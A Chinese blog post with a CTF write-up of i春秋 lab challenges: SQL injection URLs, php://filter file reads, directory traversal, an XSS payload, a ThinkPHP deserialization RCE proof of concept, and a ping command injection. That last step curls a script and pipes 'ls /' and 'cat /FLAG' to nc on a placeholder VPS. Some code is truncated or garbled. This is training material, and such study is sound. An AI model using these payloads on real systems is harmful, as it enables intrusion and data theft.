

i春秋《从0到1：CTFer成长之路》通关WP

原创

[doulicau](#) 于 2021-07-08 15:36:56 发布 2007 收藏 13

分类专栏: [CTF](#) 文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/doulicau/article/details/118568098>

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

目录

一、常见的搜集

二、粗心的小李

三、SQL注入-1

四、SQL注入-2

五、afr_1

六、afr_2

七、afr_3

八、死亡ping命令

九、XSS闯关


十、文件上传

十一、thinkphp反序列化利用链


一、常见的搜集

题目内容: 一共3部分flag

使用目录扫描工具, 如: 7kb-webpathbrute对该URL进行扫描:




打开第一个URL:



发现flag文件flag1_is_her3_fun.txt文件，访问即可得到flag1:n1book{info_1

打开第二个URL:



敏感文件

Hello, CTfer!

信息搜集之所以重要，是因为其往往会带给我们一些意想不到的东西


hack fun

flag2:s_v3ry_imp

<https://blog.csdn.net/doulucau>

可以得到flag2:s_v3ry_imp

打开第3个URL，下载index.php.swp,打开可以得到第3个flag3:p0rtant_hack}:



组合即可得到完整flag: n1book{info_1s_v3ry_imp0rtant_hack}

二、粗心的小李

题目内容：看看能不能找到信息吧？

1、打开题目提示git信息泄露，直接使用git信息泄露利用工具git_extract下载git泄露的文件：

```
python2 git_extract.py http://eci-2ze0k5fjcg1nd3e9yxyb.cloudeci1.ichunqiu.com/.git/

[+] Start Extract
[*] Target Git: http://eci-2ze0k5fjcg1nd3e9yxyb.cloudeci1.ichunqiu.com/.git/
[*] Analyze .git/HEAD
[+] Extract Ref refs/heads/master 213b7e
[*] Clone Commit 213b7e
[*] Parse Tree ../f46fba
[+] Save ../index.html
[*] Analyze .git/Logs/HEAD
[*] Detect .git/index
[*] Extract Done

Author: gakki429

https://blog.csdn.net/doulicau
```

2、打开下载下载的index.html文件即可得到flag：n1book{git_looks_s0_easyfun}

```
< > ↻ 🏠 ↶ ☆ 🔒 //D:/safetools/渗透工具包/漏洞利用/git信息泄露/2/eci-2ze0k5fjcg1nd3e9yxyb.cloudeci1.ichunqiu.com/index.html ⚡ ☆ ▾ 🔍
```

Git测试

Hello, CTFer!

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。

小李好像不是很小心，经过了几次迭代更新就直接就把整个文件夹放到线上环境了:(

n1book{git_looks_s0_easyfun}

https://blog.csdn.net/doulicau

三、SQL注入-1

题目内容：SQL注入-1

1、爆字段长度

```
http://eci-2ze73nro8j9t96ud5uk7.cloudeci1.ichunqiu.com/index.php?id=1' order by 3 --+
```

2、爆当前库名

```
http://eci-2ze73nro8j9t96ud5uk7.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,database(),3 --+
```

3、爆表名

```
http://eci-2ze73nro8j9t96ud5uk7.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,group_concat(table_n
```


4、爆列名

```
http://eci-2ze73nro8j9t96ud5uk7.cloudec11.ichunqiu.com/index.php?id=-1' union select 1,group_concat(column_
```

5、爆值

```
http://eci-2ze73nro8j9t96ud5uk7.cloudec11.ichunqiu.com/index.php?id=-1' union select 1,group_concat(fllllag
```

6、取得flag: n1book{union_select_is_so_cool}



notes

```
n1book{union_select_is_so_cool}
3
```

<https://blog.csdn.net/doulicau>

四、SQL注入-2

题目内容：SQL注入-2

1、布尔注入题，直接上SQLMAP吧，注入点是name:



<https://blog.csdn.net/doulicau>


2、上sqlmap，得到flag为n1book{login_sqli_is_nice}:

```
[11:10:47] [INFO] retrieved: nlbook {login_sqli_is_nice}
Database: note
Table: fl4g
[1 entry]
+-----+
| flag  |
+-----+
nlbook {login_sqli_is_nice}
```

五、afr_1


题目内容: afr_1

1、afr (Arbitrary file read) 考虑是任意文件读取, 测试一下有哪些文件, 发现有flag, 但是没有显示flag:




2、考虑使用PHP封装协议读取PHP文件:

`http://eci-2ze73nro8j9t9uiqiiqf.cloudec11.ichunqiu.com/?p=php://filter/read=convert.base64-encode/resource=`




3、将返回的值用base64编码解码, 得到flag: n1book{afr_1_solved}



六、afr_2

题目内容：afr_2

1、发现IMG目录可以列目录：



The screenshot shows a web browser interface with the following elements:

- Address bar: `eci-2zeiuwocknfo2h9486dd.cloudeci1.ichunqiu.com/img/`
- Navigation menu: INT, SQL BASICS, UNION BASED, ERROR/DOUBLE QUERY, TOOLS, WAF BYPASS, ENCODING, HTML.
- Input field: `http://eci-2zeiuwocknfo2h9486dd.cloudeci1.ichunqiu.com/img/`
- Buttons: Load URL, Split URL, Execute.
- Options: Post data, Referrer, 0xHEX, %URL, BASE64, Insert string to.
- Page title: **Index of /img/**
- Directory listing table:

File Name	Size	Last Modified
../		
img.gif	456384	04-Oct-2018 05:55
- Footer: <https://blog.csdn.net/doulicau>

2、在img目录后加上../进行目录穿越：

<http://eci-2zeiuwocknfo2h9486dd.cloudeci1.ichunqiu.com/img../>

eci-2zeiuwocknfo2h9486dd.cloudeci1.ichunqiu.com/img../

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCF

Load URL http://eci-2zeiuwocknfo2h9486dd.cloudeci1.ichunqiu.com/img../

Split URL

Execute

Post data Referrer 0xHEX %URL BASE64 Insert string to replace

Index of /img../

../			
bin/	28-May-2020 04:40	-	
boot/	24-Apr-2018 08:34	-	
dev/	08-Jul-2021 05:14	-	
etc/	28-May-2020 04:40	-	
home/	24-Apr-2018 08:34	-	
lib/	23-May-2017 11:32	-	
lib64/	03-Apr-2020 17:13	-	
media/	03-Apr-2020 17:12	-	
mnt/	03-Apr-2020 17:12	-	
opt/	03-Apr-2020 17:12	-	
proc/	08-Jul-2021 05:14	-	
root/	03-Apr-2020 17:14	-	
run/	08-Jul-2021 05:14	-	
sbin/	28-May-2020 04:40	-	
srv/	03-Apr-2020 17:12	-	
sys/	08-Jul-2021 05:14	-	
tmp/	28-May-2020 04:40	-	
usr/	03-Apr-2020 17:12	-	
var/	28-May-2020 04:40	-	
flag	10-Mar-2020 20:24		20

<https://blog.csdn.net/doulicau>

3、访问flag文件获取flag: n1book{afr_2_solved}

七、afr_3

题目内容: afr_3

暂未做出

八、死亡ping命令

题目内容: 路由器管理平台经常存在的网络ping测试, 开发者常常会禁用大量的恶意字符串, 试试看如何绕过呢?

1、使用burp测试命令执行, 发现可以在ip=%0A后执行命令。

过滤器: 显示所有项目

请求	有效载荷	状态	错误	超时	长	评论
52	apusr/binid	200	<input type="checkbox"/>	<input type="checkbox"/>	241	
53	;system('cat%20/etc/pass...	200	<input type="checkbox"/>	<input type="checkbox"/>	241	
54	;system('id')	200	<input type="checkbox"/>	<input type="checkbox"/>	241	
55	;system('/usr/bin/id')	200	<input type="checkbox"/>	<input type="checkbox"/>	241	
56	%0Acat%20/etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	235	
57	%0A/usr/bin/id	200	<input type="checkbox"/>	<input type="checkbox"/>	235	
58	%0Aid	200	<input type="checkbox"/>	<input type="checkbox"/>	235	
59	%0A/usr/bin/id%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	235	
60	%0Aid%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	235	
61	& ping -i 30 127.0.0.1 &	200	<input type="checkbox"/>	<input type="checkbox"/>	241	
62	& ping -n 30 127.0.0.1 &	200	<input type="checkbox"/>	<input type="checkbox"/>	241	

请求 响应

Raw 头 Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 08 Jul 2021 05:39:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: d2f7d53,-
X-Cache: bypass
Content-Length: 15
```

IP Ping 成功.

<https://blog.csdn.net/doulicau>

2、经测试无法反弹bash到vps。可以使用执行curl命令下载sh脚本到服务器，再执行的方式，将结果nc到vps回显执行的命令。

3、在VPS的web服务器部署1.sh文件，内容如下：

```
ls / | nc x.x.x.x 8890
```

4、执行：

```
%0Acurl x.x.x.x/1.sh > /tmp/1.sh
```

Send 取消 < >

目标: <http://eci-2zeew7fhyi4nyqg1h5p9.cloudoci1.ichunqiu.com>

请求

Raw 参数 头 Hex

```
POST /ping.php HTTP/1.1
Host: eci-2zeew7fhyi4nyqg1h5p9.cloudoci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://eci-2zeew7fhyi4nyqg1h5p9.cloudoci1.ichunqiu.com/
Content-Length: 41
Cookie: __jsluid_h=46a85640cd8f54e5fc83d4667d017cfb
DNT: 1
Connection: close
```

ip=%0Acurl 6... .49/1.sh > /tmp/1.sh

响应

Raw 头 Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 08 Jul 2021 06:31:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 16d00f5,-
X-Cache: bypass
Content-Length: 15
```

IP Ping 成功.

<https://blog.csdn.net/doulicau>

5、vps上使用nc监听端口：

```
nc -lvvp 8890
```


6、执行：

```
%0Ash /tmp/1.sh
```

请求

```
POST /ping.php HTTP/1.1
Host: eci-2zeew7fhyi4nyqg1h5p9.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://eci-2zeew7fhyi4nyqg1h5p9.cloudeci1.ichunqiu.com/
Content-Length: 18
Cookie: __jsluid_h=46a85640cd8f54e5fc83d4667d017cfb
DNT: 1
Connection: close

ip=%0Ash /tmp/1.sh
```

响应

```
HTTP/1.1 200 OK
Date: Thu, 08 Jul 2021 06:34:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 16d00f5,-
X-Cache: bypass
Content-Length: 15

IP Ping 成功.
```

https://blog.csdn.net/doulicau

7、可以看到vps上反弹了ls /命令执行的结果：

```
FLAG
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
sent 0, rcvd 79
```

https://blog.csdn.net/doulicau

8、使用同样的方式在VPS上创建2.sh内容为：

```
cat /FLAG | nc x.x.x.x 8890
```

9、使用同样的方式重复3-6步下载到靶机中，然后运行获取到flag：

```
n1book{6fa82809179d7f19c67259aa285a7729}
```

```
n1book{6fa82809179d7f19c67259aa285a7729} sent 0, rcvd 40
```

九、XSS闯关

题目内容：你能否过关斩将解决所有XSS问题最终获得flag呢？

1、点击“点我开始”按钮，进行XSS闯关。第一关：随便输入<script>alert(1);</script>即可过关。

```
http://eci-2ze6hmaj0gtidor7pzph.cloudeci1.ichunqiu.com/level1?username=<script>alert(1);</script>
```

2、过关后跳到第二关，查看url，level1变成了level2，于是依次修改到level7，就提示通关，获取了flag：
n1book{xss_is_so_interesting}

```
http://eci-2ze6hmaj0gtidor7pzph.cloudeci1.ichunqiu.com/level7?username=
```

十、文件上传

题目内容：文件上传

暂未做出

十一、thinkphp反序列化利用链

题目内容：对一个框架的反序列化进行利用链挖掘

分析参考：<https://blog.csdn.net/zy15667076526/article/details/114975476>

POC:

```
<?php
namespace think;
abstract class Model{
    protected $append = [];
    private $data = [];
    function __construct(){
        $this->append = ["ethan"=>["calc.exe","calc"]];
        $this->data = ["ethan"=>new Request()];
    }
}
class Request
{
    protected $hook = [];
    protected $filter = "system";
    protected $config = [
        // 表单请求类型伪装变量
        'var_method'      => '_method',
        // 表单ajax伪装变量
        'var_ajax'        => '_ajax',
        // 表单pjax伪装变量
        'var_pjax'        => '_pjax',
        // PATHINFO变量名 用于兼容模式
        'var_pathinfo'    => 's',
        // 兼容PATH_INFO获取
        'pathinfo_fetch'  => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO', 'REDIRECT_URL'],
        // 默认全局过滤方法 用逗号分隔多个
        'default_filter'  => '',
        // 域名根，如thinkphp.cn
        'url_domain_root' => '',
        // HTTPS代理标识
        'https_agent_name' => '',
        // IP代理获取标识
        'http_agent_ip'   => 'HTTP_X_REAL_IP',
        // URL伪静态后缀
        'url_html_suffix' => 'html',
    ]
}
```

```

    },
    function __construct(){
        $this->filter = "system";
        $this->config = ["var_ajax"=>''];
        $this->hook = ["visible"=>[$this,"isAjax"]];
    }
}
namespace think\process\pipes;

use think\model\concern\Conversion;
use think\model\Pivot;
class Windows
{
    private $files = [];

    public function __construct()
    {
        $this->files=[new Pivot()];
    }
}
namespace think\model;

use think\Model;

class Pivot extends Model
{
}
use think\process\pipes\Windows;
echo urlencode(serialize(new Windows()));

//str=0%3A27%3A%22think%5Cprocess%5Cpipes%5CWindows%22%3A1%3A%7Bs%3A34%3A%22%00think%5Cprocess%5Cpipes%5CWi
?>

```

按图执行获取FLAG: n1book{de70641304640057390e8fab8b515bf}

